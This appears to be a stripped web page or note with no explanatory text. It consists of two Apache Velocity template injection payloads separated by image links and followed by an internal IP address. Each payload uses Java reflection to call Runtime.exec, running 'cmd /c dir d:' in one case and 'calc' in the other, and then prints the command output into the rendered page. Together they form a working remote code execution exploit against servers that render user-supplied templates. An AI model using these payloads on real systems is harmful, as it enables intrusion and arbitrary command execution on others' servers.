
#set($str=$x.getClass().forName("java.lang.String"))
#set($cha=$x.getClass().forName("java.lang.Character"))
#set($r=$x.getClass().forName("java.lang.Runtime").getRuntime().exec("cmd /c dir d:"))
$r.waitFor()
#set($out=$r.getInputStream())
#set($result="")
#foreach($i in [1..$out.available()])
#set($result = $result + $str.valueOf($cha.toChars($out.read())))
#end
$result


#set($x="abc")
#set($str=$x.getClass().forName("java.lang.String"))
#set($cha=$x.getClass().forName("java.lang.Character"))
#set($r=$x.getClass().forName("java.lang.Runtime").getRuntime().exec("calc"))
$r.waitFor()
#set($out=$r.getInputStream())
#set($result="")
#foreach($i in [1..$out.available()])
#set($result = $result + $str.valueOf($cha.toChars($out.read())))
#end
$result


172.26.208.130